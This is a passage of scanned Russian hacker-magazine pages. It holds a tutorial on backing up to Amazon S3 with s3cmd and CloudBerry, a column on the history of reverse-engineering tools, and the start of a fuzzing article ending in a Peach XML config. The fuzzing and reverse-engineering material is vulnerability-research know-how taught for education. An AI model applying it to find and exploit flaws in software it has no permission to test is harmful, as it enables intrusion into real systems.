может — даже дешевле! Тут есть еще одна хитрость. В калькуляторе есть один непонятный на первый взгляд параметр Reduced Redundancy Storage (RRS). Это относительно недавно появившаяся опция в S3, позволяющая уменьшить расходы за счет покупки дискового пространства в менее надежном контейнере. Это, конечно, не значит, что файлы будут хоститься на каком-нибудь старом оборудо-

вании или вроде того. Конечно, нет — просто для файлов в таком хранилище будет использовано меньшее количество избыточности и меньшее количество репликаций. Но даже в таком случае надежность хранения будет в 400 (!) раз выше, чем просто дома на жестком диске. Такое хранилище дешевле (это легко проверяется калькулятором), но теоретически менее надежно. Тут важно еще сказать, что у Amazon S3 есть три региона, в которых расположены датацентры — два в Америке, один в Ирландии и один в Сингапуре. Это сделано для того чтобы минимизировать задержки: лучше всего выбирать регион ближний к себе, но при этом иметь в виду, что цена между различными регионами может незначительно отличаться.

Настраиваем права доступа для файла

КАК ПОДПИСАТЬСЯ?


Какими бы пафосными ни были разговоры об облачных вычислениях, начать их использовать — плевое дело. В первую очередь, как водится, необходимо зарегистрироваться: жмем на кнопку «Sing up for Amazon S3» на официальной странице сервиса aws.amazon.com/s3. Если ты до этого момента покупал что-то в интернет-магазине Amazon (а я, например, покупал в нем Radar-детектор вдвое дешевле, чем он продается в России), то можно использовать уже имеющийся аккаунт. В противном случае придется заполнить несколько стандартных форм. Так или иначе, аккаунт в Amazon'е у нас есть, теперь необходимо обзавестись доступом к самому S3, а вернее всем Amazon Web Service (AWC). Вводим свое имя, почтовый адрес, пароль и выбираем метод платежа. Для оплаты, как ни крути, понадобится карта международной платежной системы, то есть Visa или Mastercard. Ты можешь скривиться: «Мол, фигня какая: ни Webmoney, ни Яндекс.Денег нет — не буду пользоваться». На самом деле, время диктует новые правила. Пластиковой картой можно расплатиться везде: я даже не говорю об иностранных магазинах и проектах, их начали нормально принимать везде в России. Затраты минимальны: если карточка нужна только для оплаты в интернете, сгодится виртуальная версия (тебе выдается только номер карты, время истечения и cvv2-код вместо самой пластиковой карты). Обслуживание Visa Virtuon стоит 200 рублей в год, при этом ты можешь расплачиваться ею без комиссии, как в случае с электронными деньгами. Такую карту принимают везде, где есть логотип Visa — проще говоря, ею можно расплатиться везде :). Amazon спишет с карточки один доллар, чтобы проверить валидность карты, и через некоторое время вернет его. Это поначалу настораживает и смущает: «Один доллар, и все?». Так и есть — сервис использует оплату постфактум. Сколько будешь использовать пространства, сколько трафика нагенеришь — за столько и заплатишь. Очень удобно и гибко. Через несколько минут после регистрации на почту придет письмо с подтверждением того, что твой аккаунт активирован. Можно начинать работать.

НАШЕ ПЕРВОЕ ОБРАЩЕНИЕ К ХРАНИЛИЩУ

Прежде чем рваться в бой, необходимо разобраться, как собственно устроен S3 и как работать с файлами, которые находятся в облаке. В платформе от Amazon нет привычной файловой системы — она распределенная. Здесь нет такого понятия как файл или каталог: на практике это означает, что ты не сможешь взять FTP- или SSH-клиент и обратиться к ним. Amazon S3 концептуально — это очень простое key-based хранилище. Это означит, что когда ты размещаешь данные, им присваивается уникальный ключ объекта, который дальше может быть использован, чтобы эти файлы получить. Каждый объект находится внутри так называемого bucket'а — это фундаментальное понятие S3, означающее контейнер для хранения любого количества объектов. Но поскольку ключ может быть строкой, то он может имитировать иерархию каталогов. Последнее означает, что если у тебя есть файл scanner.zip в каталоге xtoolz, то ты можешь залить его в хранилище S3 и присвоить ему ключ «xtoolz/scanner.zip». Любые объекты находятся в облаке не сами по себе, а внутри так называемого bucket'а. Bucket или ведро — это концептуальное понятие контейнера внутри Amazon S3, в котором может находиться нелимитированное количество объектов. Название bucket должно быть уникально по всей системе Amazon S3, потому как является идентификатором для доступа к объектам bucket'а извне. Например, если объект называется «xtoolz/scanner.zip» и находится в bucket'е «xakep», то к нему можно обратиться, используя URL http://xakep.s3.amazonaws.com/xtoolz/scanner.zip. Обращаться к bucket'ам можешь только ты сам, а можешь разрешить это делать другим. С помощью атрибутов объекта ты можешь разрешить или запретить доступ другим людям, которые хотят скачивать или заливать файлы в твои bucket'ы. Так, чтобы любой человек мог скачать объект из твоего хранилища по адресу http://xakep.s3.amazonaws.com/xtoolz/scanner.zip, ему должны быть присвоены права для чтения «All». Для работы с объектами используются технологии REST и SOAP, а все операции выполняются с помощью запросов (именно поэтому за них надо платить). Пять основных операций: создать bucket, записать объект (указав уникальный ключ и bucket), считать объект (можно скачать файл по HTTP или BitTorrent протоколу), удалить объект, вывести листинг ключей (получить список всех ключей, хранящихся внутри указанного «ведра»). Простая архитекрута позволяет масштабировать систему, а разработчикам предоставляет полную свободу для работы с облаком. Нам же для использования S3 как места для бэкапа и вообще хранилища файлов, желательно использовать привычную структуру каталогов. Это несложно, поэтому есть немало решений, позволяющих представить данные так, чтобы это было удобно и привычно для обычного пользователя.

ОРГАНИЗУЕМ ФАЙЛОВОЕ ХРАНИЛИЩЕ

Так как же получить доступ к этим bucket'а и создать, наконец, свое первое хранилище? Есть несколько вариантов. Можно воспользоваться бесплатным расширением для Firefox — S3Fox (addons.mozilla.org/en-US/firefox/addon/3247): с помощью него можно делать практически все. Устанавливается как и любой другой аддон, но при первом же запуске обязательно выругается по поводу отстствующих аккаунтов. Можешь не пробовать вводить сюда email и пароль для доступа к личному кабинету Amazon — ему нужно совсем другое. В S3 используется довольно мощная модель безопасности, предусматривающая различные способы авторизации. Самый простой способ обратиться к хранилищу — использовать пару ключей Access Key ID — Secret Access Key (они же используются для симметричного шифрова-




▸ info

Построенный на базе Amazon S3 известный сервис для хранения и синхронизации данных Dropbox также успешно можно использовать для бэкапа. Изначальные 2 Гб для хранения данных — это немного, но объем можно прокачать до 5 Гб, если через тебя в сервисе зарегистрируются несколько человек.




▸ links

Бесплатный онлайн сервис для работы с Amazon S3: www.s3fm.com



CloudBerry Explorer поддерживает перенос файла внутри облака



Выбираем каталоги для бэкапа

ния). Получить ключи, создать новые или заблокировать существующие можно в разделе Security Credentials, в который можно попасть из своего личного кабинета (aws.amazon.com/account). Выглядят они примерно так:

```
Access Key ID: AKIAIEAXASBKAUVBX3DQ
Secret Access Key: 6Xr1nEFZ5jWVtPc7wU6AubHe
bTW54Ue0dWV4dCa0
```


Все, теперь создаем новый аккаунт в S3Fox, вводим ключи — и, вуаля, соединение устанавливается. Выглядит S3Fox, как и любой файловой менеджер с двумя панелями: с одной стороны локальные диски, с другой — облако. Если попробовать переместить файл или папку, плагин скажет, что для этого предварительно нужно создать bucket. Объект в облаке не может болтаться сам по себе и обязательно должен быть привязан к одному из «ведер». Сам процесс создания bucket мало чем отличается от создания каталога на локальном диске, о правилах составления имени подскажет сам плагин. В целом надо использовать те символы, которые могут быть в URL — как я уже сказал, имя «ведра» далее используется для составления URL для доступа файла извне. Пробуем залить файл — получилось. Выберем целую папку — нет проблем, файлы по очереди заливаются с использованием очереди. Теперь посмотрим, доступны ли файлы извне. Через контекстное меню какого-нибудь файла нажмем «Copy URL» и попробуем открыть полученную ссылку в браузере (http://xakep.s3.amazonaws.com/xtoolz/scanner.zip). Облом:

```
AccessDeniedAccess Denied31D32B892AF10B41tDO
SXPdDmixz7CkanMA1GoYbaBhgcTjQy8193OqTNsXXJqm
j3snzF2fOdlAQJvQ9
```

Доступ запрещен. Необходимо опять же через контекстное меню изменить права доступа («Edit ACL») и сделать файл доступным для всех — после этого все сразу заработает. S3Fox позволяет выполнять все элементарные действия с файлами и даже поддерживает простейшую синхронизацию каталогов. Еще один плюс в том, что плагин кроссплатформенный и может быть установлен к браузеру под любой ОС. С другой стороны, когда начинаешь работать с Amazon S3 более плотно, приходит понимание, что функционала у плагина недостаточно. Каково было мое удивление, когда я хотел переименовать файл, а такой возможности... не оказалось. Нет и поддержки более дешевого хранилища RRS, о котором мы говорили. В общем, с этого момента я стал использовать инструмент посерьезнее — CloudBerry Explorer (cloudberrylab.com).

ПРОКАЧИВАЕМ СОФТ

Единственный недостаток этой утилиты в том, что работает она только под виндой. Зато в остальном это чрезвычайно мощный инструмент для работы с S3-хранилищем. Во-первых, тут есть вкладки: можно даже одновременно работать с разными учетными записями на Amazon S3, если необходима такая возможность. Во-вторых, программа не впадает в стопор, когда нужно залить на сервер многогигабайтный файл (в S3Fox этого лучше не делать!). То же самое касается ситуации, когда в облако требуется залить огромное количество файлов: все, будь то совсем маленькие или очень большие, аккуратно встанут в очередь и будут передаваться на сервера S3. В-третьих, CloudBerry Explorer поддерживает быстрое копирование и перемещение объектов между аккаунтами и bucket'ами внутри Amazon S3. То есть не надо сначала закачивать файлы себе, а потом опять заливать на сервер — все происходит прозрачно внутри облака. Естественно, поддерживается переименовывание объектов (почему ее нет в S3Fox, мне сложно понять). В-четвертых, ты можешь расшарить объекты или даже целые «ведра» для других пользователей Amazon S3. С помощью ACL-листов четко настраиваются все политики безопасности. Кстати, когда создаешь ссылку, иногда очень полезно выбрать протокол BitTorrent (опция «generate bittorent url»). В этом случае файл из облака будет скачиваться через Torrent'ы. Это очень классная фишка Amazon S3, которая пригодится, чтобы сэкономить



Авторизация для доступа к S3-хранилищу

Генерируем .torrent-ссылку

трафик. Пользователи при таком раскладе будут выкачивать объект не только из облака, но и с компьютеров друг друга. Мало того, для любой сгенерированной ссылки можно обозначить срок годности, после которого она будет невалидна. И что важно: при всех плюсах CloudBerry Explorer остается бесплатным для всех пользователей. Впрочем, разработчики знали, как можно заставить пользователей платить. В ее старшем брате, за который просится $40, есть еще несколько умопомрачительных фишек. Во-первых, это поддержка шифрования и версионности, которые предлагаются Amazon S3. А, во-вторых, возможность использования Powershell-скриптов для автоматизации практически любых задач. Попробуем автоматизировать закачку содержимого c:\workdata в bucket «xakep», причем имя новой директории в облаке будет генериться автоматически, исходя из текущей даты (2010_06_01 — такой формат удобнее для сортировки):

```
$new_folder_format = Get-Date
-uformat "%Y_%m_%d"
$s3 = Get-CloudS3Connection -Key
$key -Secret $secret
$destination = $s3 | Select-
CloudFolder -path "xakep" | Add-
CloudFolder $new_folder_format
$src = Get-
CloudFilesystemConnection |
Select-CloudFolder -path "c:\
workdata\"
$src | Copy-CloudItem $destination
-filter "*"
```

Отличный способ выполнить умный бэкап. Впрочем, для резервного копирования в облако S3 есть специализированные программы. Разработчики CloudBerry Explorer предлагают очень простое и толковое, но, к сожалению, платное решение — CloudBerry Online Backup. А лично я использую S3 Backup (www.maluke.com/software/s3-backup), правда, и тут беда. Программа постепенно приближается к официальному релизу, и разработчики грозятся сделать ее платной. Во время бэкапа важно помнить о максимальном ограничении файла для S3 — 5 Гб. К счастью, обе утилиты могут использовать компрессию так, чтобы уложиться в это ограничение.

S3 И LINUX

Теперь пару слов о том, как я делаю бэкап со своих линуксовых серверов. По мне лучше всего подходит консольный s3-клиент s3cmd (s3tools.org/s3cmd). В Ubuntu он входит в стандартный репозитарий, поэтому устанавливается через менеджер пакетов: apt-get install s3cmd. Для того чтобы настроить клиент, ввести пару ключей, пароль для шифрования, а также указать другие параметры работы с облаком, необходимо запустить конфигуратор: s3cmd --configure. Настройщик проверит соединение, и если они правильные, предложит сохранить их в конфигурационный файл. Теперь можно приступать к работе. Классно, что в режиме бэкапа s3cmd очень сильно напоминает rsync, поэтому запускается похожим образом:

```
s3cmd --acl-private --bucket-
location=EU --guess-mime-type
--delete-removed sync /local/
backup/ s3://xakep/backupfromserv1
```

Ключ «--acl-private» означает, что доступ к файлам будет только у нас. С помощью «--bucket-location=EU» мы указываем регион (в данном случае Европу, а точнее Ирландию). Опция «--guess-mime-type» обозначает, что MIME-тип содержимого будет подбираться автоматически, исходя из расширения файла. А чтобы файлы сами удалились из S3-хранилища, если они исчезают в локальной папке, используется ключ «--delete-removed». Итак, бэкапы есть. Что надо сделать, чтобы данные восстановить из резервной копии? Достаточно одной команды:

```
s3cmdsyncs3://xakep/
backupfromserv1/local/backup/
```

Чтобы просо посмотреть, что хранится в bucket'е, достаточно ключа ls:

```
s3cmd ls s3://xakep
```

Тут я учитываю, что bucket с именем xakep у нас уже есть. Но если его необходимо создать, то это опять же очень легко реализуется через s3tools:

```
s3cmd --acl-private --bucket-
location=EU mb s3://xakep
```

Добавляем команду на бэкап в cron и наслаждаемся самым надежным бэкапом, который только можно представить. Кто сказал, что использовать облачные технологии сложно и подсилу только разработчикам? Пфф, чепуха. ⌶

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH



КОЛОНКА РЕДАКТОРА

10 ЛЕТ REVERSE-ENGINEERING

На днях мне попался наш старый видеоурок, демонстрирующий, как можно быстро снять простейшую защиту с программы, используя единственную утилиту — W32Dasm. Удивительно, как все изменилось с тех пор. Если вернуться в 2000 год, то W32Dasm и Turbo Debugger считаются чуть ли не лучшими программами для реверсинга. За десять лет появились новые тренды и технологии, которые в то время даже не снились.

КОНЕЦ SOFTICE. Уже много лет назад, по сути, существовал один единственный дебаггер, который использовался для реверсинга — SoftICE. Поистине замечательный отладчик, написанный компанией NuMega, позволял дебажить как приложения в пользовательском окружении, так и те, что работали внутри ядра. Увы, любимый «айс» так и не смог удержать лидерство, сдав свои позиции OllyDbg (www.ollydbg.de) и WinDbg (www.microsoft.com). Да, остались те, кто довольно успешно использует SoftICE и сейчас, но... Используя устаревший софт, далеко не уйти. Маленький пример: в начале 2000-х мало кто задумывался об UNICODE — сейчас же он используется повсеместно. Разработчику того же OllyDbg пришлось приложить немало усилий, чтобы, наконец, сделать корректное распознавание UNICODE строк в 2.0 версии отладчика, которая никак не выйдет из статуса бета-версии.

ВИЗУАЛЬНЫЕ ГРАФЫ ПОТОКОВ ДЛЯ АССЕМБЛЕРНОГО КОДА. Долгое время для понимания управляющих команд приходилось разбираться в линейном потоке if-else условий и циклов. Красивая раскраска кода, подсветка циклов — все это придавало удобство, но незначительное. Что действительно добавило в процесс реверсинга наглядности и простоты, так это возможность просмотра ассемблерного листинга в виде графа, построенного в соответствии с разветвлением и циклами программы. Новая фишка впервые была представлена в IDA Pro 4.17 (а это июнь 2001 года), а, начиная с версии 5.0, обрела свой современный вид.

ИСПОЛЬЗОВАНИЕ PYTHON'А ДЛЯ АВТОМАТИЗАЦИИ. Опять же, если вернуться в 2000 год, большинство утилит отличались узкой специализацией и были практически не расширяемы. Все изменилось с ростом популярности скриптового языка Python и появлением SWIG — технологии, позволяющей программистам легко встраивать в свои разработки интерпретатор Python и предоставлять основанный на Python'е API. Тут же появился проект IDAPython (d-dome.net/idapython) — плагин для IDA Pro, который позволял обращаться к IDA API прямо из Python. Позже появились PyDbg (pedram.redhive.com/PyDbg) и pefile (code.google.com/p/pefile). Сейчас Python является стандартом де-факто в этой области, и многие утилиты, начиная от IDA Pro и заканчивая Immunity Debugger или BinNavi, поддерживают скриптинг на Python.

БИНАРНОЕ СРАВНЕНИЕ. Много лет назад в чью-то умную голову пришла гениально простая идея: если сравнить непатченную версию файла с той, в которой исправили какую-то ошибку, то можно легко выявить уязвимый код и быстро найти уязвимость. Вскоре появились как бесплатные, так и серьезные коммерческие реализации этой идеи. Одной же из наиболее продвинутых утилит в этой области по-прежнему считается BinDiff (www.immunitysec.com/products-bindiff.shtml). Впрочем, все подобные решения работают по одному и тому же принципу: после того, как два входных файла дизассемблированы, для каждой функции в файле A находится ее соответствие в файле B, а все локальные изменения внутри функции отображаются для пользователя.

ПОЯВЛЕНИЕ НАСТОЯЩЕГО ДЕКОМПИЛЯТОРА. Любой декомпилятор образца начала 2000-х годов — скорее игрушка, чем полезный инструмент. Однако в 2007 году команда IDA Pro зарелизила декомпилятор Hex-Rays (www.hex-rays.com), который, наконец-то, мог похвастаться достойными алгоритмами декомпиляции. Из самых ожидаемых фишек в новой версии программы — многообещающая поддержка процессоров ARM, которая позволит декомпилировать приложения для мобильных устройств.

КОЛЛЕКТИВНАЯ РАБОТА РЕВЕРСЕРОВ. Еще несколько лет назад было сложно представить специалистов по реверс-инжинирингу, эффективно работающих совместно над одним и тем же проектом. Для этого банально не было работающей технологии, позволяющей обмениваться большим количеством отладочной информации между программами. Сейчас команды реверсеров могут взять на вооружение такие утилиты как CollabREate (www.idabook.com/collabreate) для IDA Pro или BinCrowd (bincrowd.zynamics.com).

Не удивлюсь, если скоро софт для реверсинга будет продаваться как SaaS, то есть не в виде отдельно устанавливаемой программы, а в виде сервиса, которым ты сможешь пользоваться по инету. Что будет еще лет через десять? Сложно даже загадывать. 2020 — даже цифра сама по себе страшная, не говоря уже о мыслях и технологиях, которые нас ждут :).


Степан «Step» Ильин twitter.com/stepah


FUZZING

ФАЗЗИНГ, ФАЗЗИТЬ, ФАЗЗЕР


Ищем уязвимости в программах, сетевых сервисах, драйверах

Каждый год в Канаде на конференции CanSecWest проходит конкурс PWN2OWN по поиску багов с современных ОС и браузерах. За каждый успешный сплойт предлагается серьезное вознаграждение. И каждый год от участников, имеющих готовые решения, нет отбоя. Для поиска критических уязвимостей в столь популярном софте есть много техник и ноу-хау, но большинство из них строятся на такой простой технике как фаззинг.


Термин Fuzzing появился еще в 1988 году в работе «The Fuzz Generator», опубликованной Бартом Миллером. Именно в эту светлую голову впервые пришла идея подсовывать программе заведомо некорректные и зачастую вообще случайные данные, отлавливая ситуации, когда та не сможет их обработать и вылетит. Эффективность такого подхода до сих пор велика. Точки ввода данных в программу могут быть самые разные: текстовая строка, введенная через графический интерфейс, бинарные данные из файла или, например, значение поля в каком-нибудь сетевом запросе. Вместо программы может быть драйвер, ActiveX-компонент или, например, SWF-приложение. В той или иной мере фаззинг сейчас является одним из наиболее эффективных средств выявления проблем безопасности кода.

ЧТО ТАКОЕ ФАЗЗИНГ?

В зависимости от того, где осуществляется манипуляции с данными, фаззинг разделяется на множество категорий. Один из самых простых видов — файловый фаззинг, подразумевающий, что некой программе предлагается открыть некорректно составленный файл. Возьмем, к примеру, прогу для просмотра картинок. Если взять JPEG-файл и интересным образом поменять несколько байтов, то эта программа вполне возможно выругается: «Что это ты мне подсунул?». А, возможно, вообще не сможет его переварить и вылетит, к примеру, с проблемой переполнения буфера. Значит, ее теоретически можно расковырять,



Результаты фаззинга Adobe Reader 9.2.0 Чарли Миллером, представленные на Charlie Miller



miniFuzz — dumb-фаззер от Microsoft


доведя дело до рабочего эксплойта. Если говорить о способе манипуляции с данными, то фаззинг распределяется на генерацию и мутацию. Генерация — это случайным образом придуманный набор байтов, который подсовывается той же проге для просмотра картинок со словами: «Это на самом деле JPEG-файл, читай его». Мутация — прием намного более изящный, подразумевающий внесение изменений в «хороший», то есть вполне корректный файл. Если в случае с файловым фаззингом еще можно использовать «генерацию», то в таких вещах, как сетевые протоколы, имеет смысл применять исключительно подход мутации. Более того, крайне желательно иметь представление, за что отвечает то или иное поле пакета и намеренно манипулировать с теми данными, которые могут быть некорректно обработаны. В зависимости от интеллекта, фаззеры бывают глупые и умные:

- **Глупый (dump)** фаззер ничего не знает о структуре файлов. Если говорить о сетевых протоколах, то единственное, что он может сделать — это изменить несколько байтов в исходном пакете и отправить его в надежде, что это может вызвать сбой.
- **Умный (smart)** фаззер имеет некоторое представленные о структуре данных. Вместо того, чтобы полностью надеяться на удачу, он может играться только с теми данными, которые отвечают, например, за размер буфера. Или подставлять в поля такие значения, которые заведомо, с учетом известного формата, будут некорректными.

ФАЗЗИМ ФАЙЛЫ

Одна из простейших утилит для реализации глупого фаззинга — MiniFuzz (www.microsoft.com). Проект разработан внутри Microsoft для тестирования своих собственных проектов. Дело в том, что использование фаззеров является обязательным этапом методологии SDL (Security Development Lifecycle), принятой в Microsoft для разработчиков безопасного кода, включающей помимо прочего обильное fuzz-тестирование. Minifuzz можно натравить на любое приложение; главное, чтобы в качестве параметра для запуска оно воспринимало указание на файл, который ему необходимо открыть (скажем, winword.exe test_sample.doc). Для начала работы необходимо набрать несколько образцов «правильных» файлов и положить их каталог, обозначенный как Template files, а также выбрать приложение

Эффективный файловый фаззер




```
<?xml version="1.0" encoding="utf-8"?><Peach xmlns="http://phed.org/2008/Peach" xmlns:xs
"http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://phed.org/2008/Peach /peach/peach.xsd">
    <Include ns="default" src="file:defaults.xml"/>

<DataModel name="tftprrx">
    <Blob name="opcode" valueType="hex" value="00 01" token="true"/>
    <String name="filename" value="filename.txt" nullTerminated="true"/>
    <String name="mode" value="NETASCII" token="true" nullTerminated="true"/>
</DataModel>

<StateModel name="state1" initialState="Initial">
